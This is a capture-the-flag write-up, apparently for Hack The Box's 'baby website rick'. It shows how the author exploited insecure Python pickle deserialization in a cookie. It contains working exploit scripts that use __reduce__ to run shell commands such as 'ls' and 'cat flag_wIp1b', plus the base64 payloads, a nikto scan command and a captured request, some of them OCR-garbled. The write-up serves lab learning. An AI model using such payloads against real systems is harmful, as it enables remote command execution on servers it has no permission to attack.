

# baby website rick



## **General-Information**

- ▼ Table of Contents
  - Summary
  - Website
  - Exploit
  - Information Learned
- ▼ Challenge Description
  - Look Morty, look! I turned myself into a website Morty, I'm Website Rick babyyy!! But don't play around with some of them anti pickle serum I have stored somewhere safe, if I turn back to a human I'll have to go to family therapy and we don't want that Morty.

### **Summary**

• Python pickling is used in an insecure manner which allows for a user to deserialize data and abuse an LFI to read the challenge's flag.


### **Website**

▼ Viewing the website I see mention of the anti pickle serum which has a random object number attached to the end of it. Which at first I didn't understand what it was for, however after looking at the HTTP title for the site, I see insecure describination

#### ▼ Website



#### **▼** HTTP Title



▼ An insecure descrialization attack is found in Python pickling which is present in this application because when doing a nikto scan to identify the server architecture, I see its a Python application.

• nikto -h \$IP -o output-file.txt

- ▼ Capturing a request to the browser with Burp Suite I see that there is a cookie passed called plan\_b, which when decoded with base64
  - ▼ Captured Request

```
Request to http://178.62.26.18530997

Forward Drop Intercept is on Action Open Browser

Presty Raw Hex S N S 1 CET / HTTP:/1.1

1 CET / HTTP:/1.1

2 Host: 178.62.26.185:30967

3 Ubgrade-Insecure-Requests: 1

4 User-Agent: Mozila/5.0 (Windows NT 10.0; Win64; X64) AppleWebKit/S37.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/S37.36

4 User-Agent: Wozila/5.0 (Windows NT 10.0; Win64; X64) AppleWebKit/S37.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/S37.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9;inage/awif,image/webp,image/appg,**;q=0.8,application/signed-exchange;v=b3;q=0.9

6 Accept: Text/html,application/xhtml+xml,application/xml;q=0.9;inage/awif,image/webp,image/appg,***;q=0.8,application/signed-exchange;v=b3;q=0.9

6 Accept: Language: en-US,en;q=0.9

8 Cookie: plan b=KGPAMEDTJ3NlcnVUJxpwMQpjY29weVsyZwcKX3JlY29uc3FydhNbb3IKcDIKKGMYX2lhaWsfXxphbnRpX3BpY2tsZV9zZXJlbQpvMxpjX19idwlsdGluX1BKb2JqZxhNOChAOCkSocDUKUhA2CnMU

9 Connection: close
```

▼ Decoded string

```
·(kali® kali)-[~/HTB/ctf/baby-website-rick]
 -$ base64 --decode plan-b.txt
Oqb)
S'serum'
p1
ccopy reg
_reconstructor
p2
(c main_
anti_pickle_serum <
р3
c__builtin__
object
p4
Ntp5
Rp6
```

## **Exploit**

- ▼ To exploit this site I had to do a lot of reading on how to write the correct pickle code to validate the deserialization → LFI vuln. Which at first I was going down the right track, but got lost in the weeds and turned to some helpful writeups for my knowledge gap.
  - ▼ Python Code, Credit: <a href="https://maoutis.github.io/writeups/Web Hacking/Pickle">https://maoutis.github.io/writeups/Web Hacking/Pickle</a> Insecure Deserialization/

```
#!/usr/bin/env python
import pickle
import pickletools
import base64
import os
import subprocess

class anti_pickle_serum(object):
    def __reduce__(self):
    cmd = ['ls']
```

```
return subprocess.check_output, (cmd,)

exploit_obj = anti_pickle_serum()
raw_pickle = pickle.dumps({"serum" : exploit_obj}, protocol=0)

optimed_pickle = pickletools.optimize(raw_pickle)
pickletools.dis(optimed_pickle)

payload = base64.b64encode(raw_pickle)
print(payload)
```

#### ▼ Running the code

```
li)-[~/HTB/ctf/baby-website-rick]
              exploit.py
MARK
DICT
                                (MARK at 0)
                            'serum'
              STRING
                            'subprocess check_output'
              GLOBAL
                                (MARK at 37)
'cat'
                   MARK
   38: 1
                   STRING
                  APPEND
STRING
APPEND
TUPLE
                                 'flag wIp1b'
                                 (MARK at 36)
   63: R
              REDUCE
os.. sur
highest protocol among opcodes = 0
KGRwMApTJ3NlcnVtJwpwMQpjc3VicHJvY2VzcwpjaGVja19vdXRwdXQKcDIKKChscDMKUydjYXQnCnA0CmFTJ2ZsYWdfd0lwMWInCnA1CmF0cDYKUnA3CnM
```

#### **▼** Burp Output



- ▼ After validation that an LFI was present to get the flag, all that was required next was displaying the flag!
  - ▼ Python flag code

```
#!/usr/bin/env python
import pickle
import pickletools
import base64
import os
import subprocess
```

```
class anti_pickle_serum(object):
    def __reduce__(self):
        cmd = ["cat", "flag_wIp1b"]
        return subprocess.check_output, (cmd,)

exploit_obj = anti_pickle_serum()
    raw_pickle = pickle.dumps({"serum" : exploit_obj}, protocol=0)

optimed_pickle = pickletools.optimize(raw_pickle)
    pickletools.dis(optimed_pickle)

payload = base64.b64encode(raw_pickle)
    print(payload)
```

#### ▼ Burp Request



### **Information Learned**

- ▼ Previously to this challenge I didn't know anything about pickling data in Python, nor about insecure deserialization. So taking on this challenge was fun because there were so many new things learned within the realm of Python.
  - ▼ Basic Pickling Example
    - ▼ Screenshot

```
| Section | Sec
```

#### **▼** Code

```
import pickle

if __name__ == '__main__':
   locked = pickle.dumps(["Pickle","2"])
   print("Pickle Data:", locked)
   free_data = pickle.loads(locked)
   print("Unpickled data:", free_data)
```

#### Articles

- Primer: https://davidhamann.de/2020/04/05/exploiting-python-pickle/
- HackTricks: <a href="https://book.hacktricks.xyz/pentesting-web/deserialization#pickle">https://book.hacktricks.xyz/pentesting-web/deserialization#pickle</a>